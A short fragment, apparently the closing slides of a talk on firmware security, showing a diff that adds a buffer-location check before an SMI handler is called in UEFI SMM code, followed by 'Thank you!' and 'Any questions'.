+    if (SmmIsBufferOutsideSmmValid(SmiHandler, sizeof(SMI_HANDLER)))
+    {
+      continue;
+    }

     Status = SmiHandler->Handler (
                (EFI_HANDLE) SmiHandler,
```

Thank you!

Any questions